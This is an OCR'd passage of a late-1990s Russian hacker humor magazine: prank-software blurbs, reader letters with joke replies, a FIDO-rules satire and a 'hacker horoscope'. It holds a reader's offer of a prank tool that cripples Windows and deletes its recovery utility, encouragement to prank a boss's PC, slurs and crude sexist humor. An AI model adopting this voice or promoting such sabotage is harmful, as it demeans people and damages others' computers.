
Windows 9x
Size: 142 кб
Freeware
http://www.rjlsoftware.com/software/entertainment/finger

Одной головы для хорошей мысли маловато, она сразу по нескольким черепушкам расползтись норовит. Сам посуди: в 9 номере X мой коллега KibiZoid рассказывал, как порадовать друзей и знакомых, оснастив их компьютеры новой моделью указателя мыши — рукой с оттопыренным средним пальцем, а в это время на другом конце света ребята из RJL Software усердно трудились над секретным проектом под кодовым названием «Finger». И целью этого проекта было создание программы, демонстрирующей пользователю фак вместо обычного мышиного курсора через заданные промежутки времени! Вот такие совпадения бывают на белом свете!
Сейчас прога Finger выложена для свободного скачивания. Выполняется она незаметно для пользователя, а для ее закрытия достаточно переместить указатель мыши в левый верхний угол экрана (но мы об этом никому говорить не будем!) :). Для настройки программы достаточно набрать finger.exe config… И поторопись — компьютер начальника ждет тебя! :)

Snow for Windows v 0.1.5.1

Windows 9x/NT4
Size: 325 кб
Shareware
http://www.euronet.nl/~rja/WinSnow/

2000 год скоро. Хочется верить, что твой компьютер переживет встречу с ним. Мне-то чего, мой комп уже протестирован Y2K System Checker-ом (http://www.rjlsoftware.com/). Эта супер-прога проверила мне все: от мышки до видеокарты, и сообщила, что проблем, связанных с 2000 годом, мне можно не опасаться. Ну да ладно, черт с ними, с этими проблемами — давай веселиться, все-таки праздник на носу. Лично я уже чувствую его приближение — на экране моего компа тихо падают снежинки, образуя целые сугробы на открытых окнах и панели задач, и время от времени лихо проносится Дед Мороз, бодро погоняя упряжку северных оленей. Правда, для достижения такого эффекта мне пришлось скачать программу Snow for Windows, но ведь новогоднее настроение стоило затраченных усилий, верно? :)



Ё-MAIL

Письмо:
От: Denis Latyshev
[SMTP:DENISLAT@CHAT.RU]

Привет X!
Недавно мы обнаружили очередной глюк во всеми любимом MD.
Он заключается в следующем: при изменении размера шрифта заголовка окна в настройках экрана (Экран: Оформление) на размер больше 100 (лучше 1000) происходит клёвый баг – сделать что-либо невозможно! :-P, спасибо Гейцу.
Лекарство от этого глюка одно – SCANREG.exe. Самое главное, что при установке MD поверх испорченного проблема не решается. Ламеры в восторге :). Прогу, которая это делает сама и удаляет Scanreg.exe, я могу прислать. Пишите мылом.
DenisLat@chat.ru



Хай, Денис!
Разбирал почту, заинтересовался твоим письмом. Больше ничего не разбираю, потому что ничего не работает. Пробовал смотреть на монитор через бинокль задом наперед в уменьшительную сторону – ничего не видно почему-то. Так что я тут сержусь. А мне ведь работать надо! А что такое сканрег.екзе, я не знаю. Где его можно скачать? Ладно, неважно, мне даже качать теперь нечем. Дай, поцелую. Твой Восторженный Ламер.
ЗЫ: пытался писать тебе мылом “Цветы России”, но оно крошится и ломается. И на белой бумаге ничего не остается, только палевом воняет. Думал – не то мыло, надо другое изъюзать, перетаскал из редакционного умывальника все кусочки – теперь редакция вынуждена обходиться СОВСЕМ без мыла. Пришли нам, пожалуйста, кусочек (лучше с ароматом фиалки – с пивом идет отлично).

Письмо:
От: Negative
[SMTP:NEGATIVE
@BAGIRRA.RINET.RU]

Здрасс !!!
Так, что такое?... а... во... понял – аутлук! Блин... я вчера так в кваку наквакался, что потом указательный палец в спирту отмачивал и стрейфами ходил... а потом спать пошёл вроде или за столом уснул?... ёпрст... а, точно за столом, хех, я же проснулся за столом – значит и уснул за столом... блин, железная логика... ёлки-палки... кстати, о чём это я... а, ну так вот, проснулся, а у меня аутлук запущен... хммммм, а кто же его запустил?... ладно, неважно... не буду строить из себя Ватсона... ну и подумал, а не написать ли мне в Х... давно собирался... чесс слово, верьте мне... так вот... щас... погодите... волнуюсь... я даже не причёсан... ох... тэк-с, на чём я там... вот значит Х меня прёт, полный абзац. Крутые люди, я смотрю, те, про кого Вы пишите, да и журнальчик шиком отдаёт... обложка #10 кульная такая... О! кстати, вспомнил... уснул я вообще на Вашем журнале... во... точно... читал и уснул... после кваки хорошо помогает... ценю... эээ постерок бы какой-нить к журнальчику... было бы мило... а вот приколов на тему квака мало, да и, в общем, вообще мало приколов, куда делось нормальное человеческое ЗАПОДЛОСТРОЕНИЕ – что за разбомбить кликера... он мне боком не упал... вот с противогазом со светящимися глазами вот это чума... а этот кликер – он рано или поздно сам себя разбомбит... точнее не он а матушка природа... стока сидеть за компом это же геморрой реальный... блин, а это противогаз – у меня соседка когда меня увидела в нём... гггггггг... дайте просмеяться... она аж потом к Псиxиатру ходила... вот это шутка... а кликеров уууyёёёё... руки марать не охота... вроде я всё сказал... пойду квакну по маленькой и потом опять читать журнал до конца... Молодцы!!!
РюЅю
...мда, ну и память у меня... всего два мега и та телефонами забита... уроки по дельфи – класс, я кнопок наделал кучу... ну, теперь вроде и всё.
Удачи!
С Уважением сама Негативность

Дарова, Сама Негативность!
Проснулся я тут, тоже с похмелюги, и решил тебе ансвер замессагнуть. Налил рассолу кружечку и – за клаву. Ансверы мессагить – это те не в мех3 рубаться, это рассудительная работа. И все такое.
Когда ты заговорил про западлостроение, вспомнился мне случай. Кинуло меня однажды на бабки посольство Зимбабве – так я не поленился, пошел и во всей округе на столбы повесил объявление, вроде “Дешевый сахар для пенсионеров” с телефоном посольства. В посольстве меня и по сей день помнят, и вообще я теперь – личный враг всего могучего африканского народа. Но это неважно. Все, ну тебя – пойду лучше спать – пусть мне приснится постер с дельфовыми кнопками, на котором будет изображен противогаз со светящимися глазами, и телки кругом голые. И надпись “Гринпис” – вот это будет круто.
ЗЫ: тут Курт к тебе целоваться лезет, но я его не пускаю. Нечего наших авторов растлевать, вот.

Письмо:
От: xakep@whitehouse.gov
(просил не давать свое мыло, ну тогда вот такое будет :))

Почесал я свою репу, измученную алкоголем, никотином и прочими радостями, и, наконец, собрался чиркнуть вам письмецо, чисто от чистого сердца :).
Читаю я фактически с 1-ого номера (вообще-то с 4-ого, но пробел был ликвидирован путем захода на вашу пагу, кстати, не самую плохо сделанную.
Купил новый №10 и был приятно обрадован новой обложкой, только вот логотипу зря поменяли – старая посимпатишней была, да и привыкли к ней все.
Графическое оформление, как всегда, рулит почерному, молодцы, дЕржите марку. А вот картинка с мэном, который держит свой немалый перец, хоть и прикольная, но достает на нее смотреть на каждой странице. Фантазию, небось, еще не всю пропили, не слабо, наверно, еще чего-нибудь придумать :).
Наверно, если скажу про то, что надо побольше конкретно о хаке писать и поменьше об играх (для этого свои game журналы есть), то буду не первым (подозреваю даже, что не последним :).
А вот с товарищем Злобным Ниггером я не согласен :). Пиво надо ставить не разделу рисования (а то они, глядишь, перепимши, перестанут радовать нас своими каракулями, которые воспевал пресловутый ниггер), а ставить его надо за юмор, который, приятно сознавать, еще не перевелся у наших людей, несмотря на нелегкие времена :). Но не тот юмор, который обитает в разделе “Хумор” (его, как правило, можно найти в паутине месяца за 3-4 до опубликования у вас, но это не ваша вина, за всем не уследишь), а тот, который вездесуще живет в ваших статьях. Особенно тлетворно влияют на центры мозга, отвечающие за смех, ответы на письма :)). Когда недавно читал ответ на очередное самое тупое письмо номера, позвонили соседи и спросили, не нужна ли помощь :).
В общем, рулез форева, процветания вам и творческих успехов.
Да, и если решите опубликовать письмо мое в журнале (надеюсь, не в разделе “самая дебильная мессага”:)), маловероятно, конечно, но все-таки, то биг просьба мыло не рисовать, ибо не люблю с помощью волшебной копки “Убить” (Del) убирать коней непонятного назначения из моей почты.
На этом, дорогая Екатерина Матвеевна, прощаюсь с Вами (с).
Да поможет вам F1, да сохранит вас F2, во имя Alt’a, Ctrl’a и святого Del’a.
Глебсон



Привет тебе, Глебсон :).
Не совсем понял, зачем тебе кони, тем более

На письма отвечал Холод

непонятного содержания. У тебя что, свиноферма? А почему кони вынуждены работать на почте? Короче: из твоего письма четко поняли одно: твои кони бедствуют. Теперь мы каждую субботу всей командой едем в подмосковный колхоз "Овцы Кузьмича" и собираем тебе фураж в твою конюшню. За две недели уже четыреста семьдесят пять грамм собрали (просто многие авторы отлынивают от работы, бегут в местный ларек, покупают самогон, а потом их самих приходится убирать вместо фуража).
Правда, еще уборку затрудняют постоянные ураганные снегопады, вихрем обрушившиеся на нашу любимую Москву. Из-за них очень сложно связаться по сотовому с фуражеувозочным комбайном, и вместо него постоянно приезжает милиция.
Теперь про мэна с перцем. Это – не просто мэн, это – эротический монохромный силуэт редактора игровой части журнала Дениса Давыдова. Просто нам очень нужна была боттом-модель для съемок, но месячного бюджета категорически не хватило. И тогда Денис Давыдов пожертвовал собой и дал себя сфотографировать в интимной позе. Теперь его силуэт украшает почти каждую страницу "Джойстика". К следующему номеру Денис самоотверженно обещал сфотографироваться в разных позах и местами с товарищами, а также, как ты уже заметил, переименовал рубрику, так что жди новых силуэтов.
Да, напоследок. По твоей просьбе пива мы поставили всем и даже себе. Уселись в "Базе14" и как начали за твое здоровье – ты аж, наверное, об'икался. А потом самые стойкие (это я и телки), как обычно, поехали кататься по ночному городу, а все падшие духом аморальные элементы (это все, кто не телки и не я) остались догоняться тем же пивом.
По-моему, пиво мы еще долго пить не сможем – дня три, не меньше. Мы с телками жмем тебе руку, а все аморальные элементы тебя поочередно целуют. Пиши.

Письмо:


От: Vanderer
[SMTP:VANDERER@AU.RU]

Hi }{/o\|{e|* !!!
Уж год как тужился над вопросом (прям не знаю, куда его пихать). Что за pol.zip находится на некоторых отпираченных компактах? Я его видел на СтарКрафте рус.верс. (я делая это для Аэро :Ъ) и на сборнике Vangelis'а (не в mp3, а старый). Оба под паролем! Ставил на ночь, и брутфорсом, и так, ан нет... Там какие-то здоровые .TIF картинки – может, пираты так нелегально перешвыриваются сиськоносными фотками?! :))
Вот такие канделябры...



Дарова, Уондерер!
Ну, короче, нашли мы этот твой архив. Торик и Рел неделю бились – взламывали. А когда увидели, что там внутри – просто обалдели. Там оказались юношеские фотографии троюродных братьев – Сергея Покровского и Дениса Давыдова. Причем, с ними на фотографиях еще были запечатлены пять или шесть девушек (я даже одну ЛИЧНО знаю – но кто это, не скажу) и одна корова (?!). Тем не менее, все изображенные на фотографиях личности, конечно, были полностью одеты и вели себя исключительно пристойно, попивая чай за одним общим круглым шведским столом. Интересно было посмотреть на гениев отечественной компьютерной журналистики в молодости (я даже припух).
Но теперь нас всех волнует другой вопрос: кому же понадобилось собирать такой, мягко говоря, компрометирующий материал на наших, без преувеличения, любимых редакторов? Сейчас этим вопросом занимаются наши друзья из спецотдела ФСБ БВР МБРП АДНД. Найдут этих вонючих папараци и на кол посадят. Чтоб не ходили с фотоаппаратами, где не надо.

Самое дурацкое письмо номера:




От: Bogdan Digoran
[SMTP:DIGORANB@MAIL.RU]

Эй, кул хацкера, дарова опять! Я уже писал как-то вам. Нигде не могу найти 3Dfx эмулятор! Лазил даже на http://emul.jump.ru, но там я ни фига не понял – его что, закрыли? Или я такой глупый, что даже разобраться не могу? Может, вы знаете, где его можно скачать?
ЗЫ: А скока ваш 10-й нумер Хакер'а стоит?





Приветики, Богдан Дигоран!
Твой вопрос о том, где взять эмулятор 3DFX'а, породил в команде множество споров, и уже через несколько часов я обнаружил у себя в почтовом ящике:
- эмулятор монитора (нашел Мэл);
- эмулятор туалетной бумаги (нашел Торик);
- эмулятор губной помады для сфинктора (нашел СайдЫгз);
- эмулятор инжектора (для автомобилей с карбюратором, нашел Эш);
- эмулятор пишущего СД-рома (нашел Рел).

Но особенно всех удивил Кибизоид, который днем позже прибежал в редакцию с выпученными глазами и заверил всех, что выкачал откуда-то некий "mokhnatka software emulation kit". Призывал всех заинсталлить и попробовать – говорил, что круто. Что такое mokhnatka, я толком не знаю, но все ассоциации с этим словом у меня исключительно пошлые, и инсталлить себе я ничего не стал.
Тем не менее, поиски эмулятора 3DFX так толком никаких результатов и не дали, хотя многие пользователи о таком пакете слышали. Правда, в одном чате парень рассказал, что совсем недавно на все FTP, где когда-либо хранился эмулятор, совершили массовый миграционный набег Ехлоеры – ежики-инфекторы. Причем, они пришли не одни – они привели своих друзей, монохромных бобров класса "Бора" (монохромный бобер класса "Бора" отличается от обычного наличием бензопилы "Дружба" вместо хвоста, их вывели советские мичуринцы специально для тяжелой работы на скотобойнях). FTPшки порвались на британский флаг. С тех пор на весь и-нет эмулятора 3DFX не найти. Если тебя утешит любой из предложенных нами эмуляторов, мы готовы тебе их выслать (например, Киборговскую "mokhnatka SEK" или там Ториковский эмулятор туалетной бумаги). А наш 10-й номер Х мы вышлем тебе просто так. Бесплатно. В подарок.

ФИDОрасы 2

*Постоянные читатели Х скорее всего помнят мою статью "Правда о ФИДО", опубликованную в **Х #4**. Надо сказать, я ее запомнил на всю жизнь, потому что теперь регулярно (раза два в неделю) получаю письма приблизительно следующего содержания:*

```
// орфография оригинала сохранена
———————
from : Anton Tarasenko  2:5020/5555.4
to   : Dan Shepovalov   2:5030/548.24
subj : LMD

Ну что тебе писать...обычный отморозок
ты. Ты вообще какую-то хрень пишешь, ты
в своем уме. Ты думаешь, что ты крут,
но на самом деле таких ублюдков просто
куча в интернете — куда тебе и дорого.
Короче говоря, если мы такую охинею еще
услышим/увидем, то у тебя появются
огромные проблемы.
Причем займется тобой (вплоть до отклю-
чения в фидо) Информационная Система
"Москва". Причина: анти-фидошная дея-
тельность с элементами "чуши".
P.S. Такой лаймер, как ты MUST die. Те-
бе в психушку пора, кстати луучше
осядь, а то тебе конец...
Придурок ты и Маразматик. Ты сам
держишься на пиве, а скорей у тебя с
мозгами невпорядки. Не надо умничать.
———————
```

Ну, насчет маразматика мне очень даже обидно, потому как я, как и все члены редакции, еще год назад прошел курс интенсивной терапии в институте мозга и теперь официально считаюсь полноправным членом социума. Но главное даже не в этом. Печально то, что люди считают мою статью абсолютным бредом от начала и до конца. В их представлении ФИДО – это что-то возвышенное и чуть ли ни святое, вроде кружка макраме для физиков-ядерщиков. Чтобы окончательно рассеять эти суеверия, я решил представить читателям вещественное доказательство – правила фидошной эхоконференции TYT.BCE.HACPEM. Правда, при подготовке этого материала возникло неожиданное препятствие.

Дело в том, что современные правила данной эхоконференции выполнены в стиле небезызвестного слогана сайта FUCK.RU. А заставлять редактора убирать из текста правил рифмы к словам "звезда", "буй" и "дураки" было бы чрезвычайно негуманно. Поэтому я пошел на компромисс и взял старые правила этой эхи, написанные еще Дмитрием Орлом. Их, конечно, тоже пришлось немного подредактировать, но, думаю, после прочтения ни у кого не останется ни малейшего сомнения относительно фидошных нравов.

Итак, правила написания в эхоконференцию TYT.BCE.HACPEM:

Эха TBH элитная и приватная, но сюда приглашаются люди, обожающие гадить в различных эхах, как то Рубчинский и ему подобные товарищи. Лучше писать в эху, чем в раковину!

В данную эху рекомендуется писать в стадии алкогольного опьянения.

Если Вы на очередной фидопойке напились, и вам необходимо куда-то выплеснуть свою энергию, то милости прошу Вас писать сюда свои нечленораздельные вопли, поверьте, ЭТО ИНТЕРЕСНО МНОГИМ в этой эхе. Не забудьте также рассказать, сколько водки выжрали за вечер, как прикольно было засунуть кого-либо в пруд и пропереться с этого действа.

В данной эхе просто необходимо написать о том, что TYT.BCE.HACPEM это ДЕРЬМО и Ваш узел отказывается ее тянуть через себя. После чего несомненно надо прибить эту эху у себя в конфигах и сообщить об этом в N5020.SYSOP, чтоб все видели, что Вы человек правильный и дерьмо через себя качать не собираетесь.

В данной эхе можно всем присутствующим рассказать о том, как кто-либо съездил в Израиль или какую-либо другую страну. Если вас внезапно сняли на видеокамеру, об этом немедленно нужно сообщить в TYT.BCE.HACPEM – это интересно всем!

Одно письмо рекомендуется дублировать от трех до десяти раз, вместо того чтобы кросспостить во все остальные эхи – это более экономно, и вы не будете раздражать своим поведением модераторов и других ублюдков.

Для любителей музыки в TYT.BCE.HACPEM всегда найдется место. Любители старых дисков группы Pink Floyd могут наехать на любителей новых дисков и обозвать все что они слушают страшным словом "Гилморятина". Фанаты и фанатки группы "Мальчишник" могут наехать на любителей группы "METALLICA" и обозвать их длинноволосыми недоумками, а те, в свою очередь, вероятно захотят назвать обидчиков "педиками", вне зависимости от их пола. Люди, уважающие песни Иосифа Кобзона, несомненно возжелают подискутировать с фанатами группы "Буй забей" и поставить под сомнение факт выхода их нового альбома "Попа бегемота".


Молодые "поручики", любящие упражняться в сквернословии, приглашаются в TYT.BCE.HACPEM, ибо в COMMONPLACE вас может не понять кретин-модератор.


Кстати, если вас не устраивает модератор какой-либо эхи, то вы можете высказать ему все что вы о нем думаете в TYT.BCE.HACPEM.


Если вам 15-16 лет, но вам очень хочется показать, на что вы способны, то милости просим в TYT.BCE.HACPEM – тут вас всегда поймут и будут вам рады.


Если вы элитарны и подписываетесь как-нибудь типа tHe MoTOrHUnTER Of FiGi, то свою элитарность вам рекомендуется показывать в эхе TYT.BCE.HACPEM – мы вас поймем и одобрим. Тут же можно публиковать объявления о SuPEr BBs с гигазами варезов онлайну, причем без указания телефонов.


Именно в TYT.BCE.HACPEM вам надо крикнуть LAMMMMMERZ MUST DIE! Для более четкого оп-







Даниил Шеповалов
(dan@xakep.ru)



ределения вашей элитарности я рекомендую вам использовать в ориджине надписи типа:

100000 GiGAZ On-LInE / NO FiDO LaMErZ / ПИСЯ БОАРД. В качестве адреса используйте только адрес 666:666/666 – тогда никто не усомнится в том, что вы настоящая ЭЛИТА!

Любителей анекдотов про курочку рябу, школьных историй и прочих несомненно смешных вещей прошу покинуть RU.ANEKDOT, SU.HUMOR и сопутствующие эхи, связанные с юмором, и перейти в TYT.BCE.HACPEM – такой тонкий юмор могут понять только в этой элитарной эхе.

Люди, считающие, что "поганые Виндуза" это дерьмо, могут встретиться с любителями этой системы в TYT.BCE.HACPEM и высказать им свое мнение об этой системе, ну а любители Форточек несомненно могут опровергнуть все ими сказанное и сказать, что пока их ОСЬ пополам – НЕ СИСТЕМА вообще!

В TYT.BCE.HACPEM можно показать пальцем на человека, использующего модем Zuxel, и громко заказать "Фуууууу!". Ну а данный человек несомненно может показать пальцем на владельца модема US Robotics и сказать ему "Фиииии!", а затем они оба могут показать пальцем на человека, который использует модем CALPAK, и сказать: "Ну ты, тоооооооормоз!"

В данную эху приглашаются все ненавистники языка Паскаль и любители языка Си и наоборот. Именно в этой эхе за неторопливой беседой вы сможете, наконец, выяснить, какой из этих двух языков лучше, а какой хуже. При обсуждении данной темы очень рекомендуется использовать аргументы типа "А потому что ты дегенерат!".

Только в TYT.BCE.HACPEM любители мэйлера, именуемого в народе Бинк, могут наехать на любителей мэйлера, именуемого в народе Тмыло. А любители Тмыла могут порекомендовать фанатам Бинка засунуть свой любимый мэйлер туда, куда только позволит их фантазия. Любители эхопроцессора Сквишшь могут в этой эхе всему миру рассказать, что эхопроцессор Сквишшь самый ЭХО процессор в мире, а все остальные эхопроцессоры полное дерьмо, и ими пользуются только абсолютные кретины!

Если вам не нравится фирма "Вариант", торгующая модемами системы Zuxel, то вам необходимо в срочном порядке подписаться в TYT.BCE.HACPEM и обильно полить испражнениями данную фирму!

Это же относится к любым другим фирмам, где вам либо нагрубили, либо продали "глючное" железо, либо просто не упали к вам в ноги, когда вы соизволили явиться в офис за покупкой.

Дискуссию о кривом хождении почты через /400 ноду несомненно тоже можно перенести в TYT.BCE.HACPEM, а Вишневского объявить интернетовским диверсантом, облить испражнениями и посадить на виртуальный кол в данной эхе.

Если NEC/REC/etc, и по какой либо причине он не отвечает вам на запрос о получении ноды или на какое-либо официальное письмо, то вы в данной эхе просто обязаны сообщить всем присутствующим о том, что NEC – зажравшееся ламо, а REC – штопаная рифма к слову "бидон". В другой эхе вам бы сказали "Фи!", а в TYT.BCE.HACPEM несомненно поймут и оценят.

Эта эха разрешена для гейта в другие сети, а поэтому ненавистники "поганого инета" приглашаются для поливания дерьмом ненавистных противников. Именно в TYT.BCE.HACPEM вы можете высказать все свое презрение этим паразитам!

В данной эхе разрешена ЛЮБАЯ коммерческая реклама. Разрешена она для того, чтобы поборникам FIDO policy не создавал дискомфорта тот факт, что им приходится выискивать письма, содержащие хоть какой-то намек на рекламу. Особо рекомендуется продавать в данной эхе крупные партии рыбы, угля, нефти, газа и прочих наших богатств, дабы можно было воскликнуть: "Всю страну распродали, подонки, да еще в FIDO со своей рекламой лезут!"

Излишнее цитирование приветствуется, дабы те люди, которых это раздражает, могли наехать на любителей цитировать и выразить свое мнение об их сексуальной ориентации, умственных способностях и внешних данных!

Русскую букву "Н" надо заменять на латинскую "H", чтоб те, кто ее не заменяет, хоть в этой эхе могли наехать на вас. В этом случае вы сможете сказать им, что они рифма на слово "дураки". Этот диалог, несомненно, живо заинтересует остальных подписчиков эхи, и вы сможете насладиться интересным продолжением вашего душевного разговора.

Фумор

:)

Сессия. Экзамен. В аудитории гробовая тишина. Преп (П) задает дополнительные вопросы первому студенту (С) - все внимательно прислушиваются.
(П) Вопрос на "5" - как меня зовут?
(С) ...
(П) Так, не знаете...
Вопрос на "4" - какого цвета учебник, по которому вы готовились?
(С) ...
(П) Ну хорошо, вопрос на тройку - какой экзамен вы сдаете?
Студент в шоке, аудитория тоже. С задних рядов отчетливо доносится: "Вот сволочь, зараза!"

:)

Знаешь, КАК ВЗЛОМАТЬ БАНКОМАТ? Очень просто! Берешь кувалду и кувалду. Подходишь к банкомату, разбиваешь его кувалдой вдребезги, забираешь деньги и сваливаешь. Зачем тогда брать кувалду, спросишь ты?
Отвечаю: ну какой же ты хакер без компьютера...

:)

Мне сказали, что использовать имя моей кошки в качестве пароля к "root" - плохой тон. Не буду меньше! Я так привык к qZ!8@3_gG1 ...


Еще историй хочешь? Заходи сюда - расскажем.

ст.м. "Китай-Город"
Б. Трехсвятительский пер., 2
Салон компьютерной техники
"Остров Формоза"
(095) 728-4004
ежедневно 10.00-19.00
http://www.formoza.ru



Квартира под ОС Windows95/98

Дмитрий Цибизов
aka Falcon Рулёзный




Ах, Windows,
Как много в этом слове...

Бытовая техника, объединенная компьютерной сетью, сегодня становится реальностью. Компания Microsoft принимает активное участие в проектах по автоматизации домашнего хозяйства. Зная особенности "поведения" ее программных продуктов, можно представить себе, как это все будет работать.

"Приложение "Дверь" совершило недопустимую операцию и будет закрыто. Вы не можете открыть дверь, потому что произошла ошибка входа-выхода."

"В процессе стирки обнаружены новые системные компоненты "Пуговицы." Освободите телефонную линию и вставьте диск "Установка пуговиц." Из машины вываливается белье, выливается вода, гнусавым голосом: "Драйвер пуговиц установлен, для продолжения работы необходима перезагрузка белья. Вставьте новое белье и нажмите пуск-перезагрузка-да-уверен-точно-сохранить-переписать-да-уверен-да-с тем же именем-уверен-перезагрузить". Или: "Драйвер пуговиц не найден, компоненты "Пуговицы" будут удалены из системы." Далее: "Невозможно сохранить чистое белье, потому что не хватает свободного места в стиральной машине. Белье не может быть скопировано из машины в таз. Создать в тазу ссылку на грязное белье?"








"Системная ошибка: устройство "Газовый кран" не может быть закрыто, потому что произошла ошибка горелки: погасло пламя. Закройте все окна, выйдите и вновь войдите в кухню."

"Холодильник не был корректно закрыт перед последним выключением питания. Произвести проверку содержимого холодильника? При проверке было найдено один или несколько испорченных продуктов, а также потерянные кластеры, которые являлись частью продуктов. Сохранить их в отдельный отсек? Восстановить испорченные продукты? Восстановить не удалось, продукты доступны только для просмотра."



"Пылесос обнаружил неизвестный тип мусора "Таракан." Это пыль? Всосать? Всасывание таракана невозможно, потому что в системе не установлен драйвер всасывания тараканов. Установите диск." Из пылесоса вываливается вся пыль и мусор. "Требуется перезагрузка. Невозможно всосать таракана, потому что драйвер поддерживает всасывание только рыжих тараканов версии 7.0 и более новых. Обратитесь в службу поддержки Microsoft для получения тараканов более поздней версии."

Х-ГороскоП

Главные астрологи Х: Покровский и Холод

Сейчас стало модно во всяких журналах печатать какую-нибудь лабуду типа "кроссворд" или "гороскоп". Мы подумали и, как всегда, решили все извратить по-своему. Ну а результат наших извратов ты можешь видеть ниже. ЭТО – наш, хацкерский гороскоп на третье тысячелетие.

Знак: Фрикер

Даты: от 2 до 5 лет колонии общего режима либо пожизненная ссылка в спецотдел ФСБ.

В этом тысячелетии тебе точно повезет. Такого спроса на фрикнутые мобильники ты еще не видел! Все просто: мобильные сейчас дешевы, покупают их все кому не лень, а платить-то надо каждый месяц! Вот народ к тебе и попрет. Так что готовься. Правда, вместе с народом к тебе попрет еще и "Подразделение Р", которое тебя и возьмет. Так что тоже готовься. Суши там сухарики всякие, собери в кулечек: зубную пасту, щетку, полотенце, сменное белье :).

Знак: Юниксоид

Даты: от 3 месяцев до пожизненного в психиатрической лечебнице имени тов. Кащенко.

К новому тысячелетию ты долго готовился. Что ж, все самое главное там и начнется. Во-первых, теперь Юниксы-Линуксы начнут ставить себе все кому не лень, и ты больше не будешь крутым, а о 31337 тебе вообще надо будет забыть. От такой несправедливости у тебя окончательно отъедет крыша, и ты перейдешь в DOS с криками "DOS – это классика хакерства!". Правда, из за отсутствия многозадачности, групповух у тебя больше не будет, и не мечтай. Теперь если и закадрил 2 девок, то только по очереди и безо всяких "во все дыры". :)

Знак: Кардер

Даты: от 5 условно до 10 лет строгого режима, с конфискацией.

Парень, ты попал. Ты что думаешь и в 3 тысячелетии кардингом заниматься? Ну ты нас просто смешишь :). Запомни: в третьем тысячелетии кредиток не будет! Ты что, еще не слышал? Canon изобрел новый принтер "MiltiHack", который сразу сканит бабло, сразу его по Инету отправляет и там сразу распечатывает, причем двусторонней печатью, с магнитной полоской и водяными знаками. Так что Кардеры отомрут, а появятся МультиХакеры. Так что советуем тебе поскорее скидывать с карточек все бабло и изучать новую квалификацию :).


Знак: Крекер

Даты: от 1 до 3 лет колонии общего режима либо пожизненная ссылка в западную софтверную компанию.

Это будет отличное тысячелетие. Ты будешь крэкать абсолютно все: софт, хард, телок, и многое другое. Телки будут громко ломаться и, подобно могучему серверу, падать. С другой стороны, занимаясь крэканьем телок, помни, что для многих из них крэк уже написан, и они уже неоднократно взломаны и даже затроянены. Так что, крэкая, не посади себе троян на конец трафика, а то будешь потом местному Лозинскому в КВД телефон срывать.

Знак: Ламер

Даты: от одного дня до пожизненного чмырения со стороны других знаков.



Расстрою тебя, дорогой. Для любого ламера этот миллениум будет похож на предыдущий. Так что запасайся чупа-чупсами, парень – тебе все тысячелетие предстоит сосать. Ну а если у тебя не окажется своего Чупа-чупс – тебя угостят читатели Х.

Знак: Вирмейкер

Даты: от 5 лет колонии строгого режима до высшей меры: расстрела всех вирей антивирусом AVP.

Особенно тебе запомнится этот Новый год. И в похмельную ночь с пятого на шестое января приснится тебе Лозинский в плетеной корзинке под заблеванной елкой. Вирусы будут выходить из-под твоего пера, как грибы. И, в конце концов, именно тебе удастся написать давнюю мечту всех вирмейкеров – вирус, который не надо запускать на удаленной машине, чтобы активировать, который ничего не весит, ничего не делает и никак себя не проявляет, но при этом существует, а также умеет распространяться по воздуху и через воспаленные умы потных юзеров. Хотя... Как там в "Матрице" говорилось? "Люди... Это не люди, это вирусы" :).

Знак: Западлостроитель

Даты: от двадцати минут на жутком морозе до получаса на страшном солнцепеке, либо 2 года принудительной работы ассенизатором.

